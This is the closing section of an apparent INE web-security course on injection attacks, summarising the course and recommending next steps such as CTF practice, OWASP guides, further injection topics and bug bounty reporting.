- Advanced Techniques: This course equips you with an understanding of modern, complex, multi-stage exploitation techniques like OOB and second-order attacks.
- Diverse & Comprehensive: This course reflects the diversity of modern application architectures, equipping you with the skills to exploit secure directory services and application frameworks.

Next Steps

- Apply the concepts learned by engaging in Capture the Flag (CTF) challenges, bug bounty programs, or simulated environments INE Sonar.
- Explore the latest OWASP guides, especially those focused on injection-based attacks, to stay up-to-date on best practices and new vulnerabilities.
- Explore advanced injection vulnerabilities like SSI, XPath Injection and Format String Injection.
- Start applying your skills to bug bounty programs such as HackerOne, Bugcrowd, read reports and practice creating detailed reports, documenting your findings, and proposing actionable remediation steps for authentication and session management flaws.

THANKS FOR WATCHING!

EXPERTS AT MAKING YOU AN EXPERT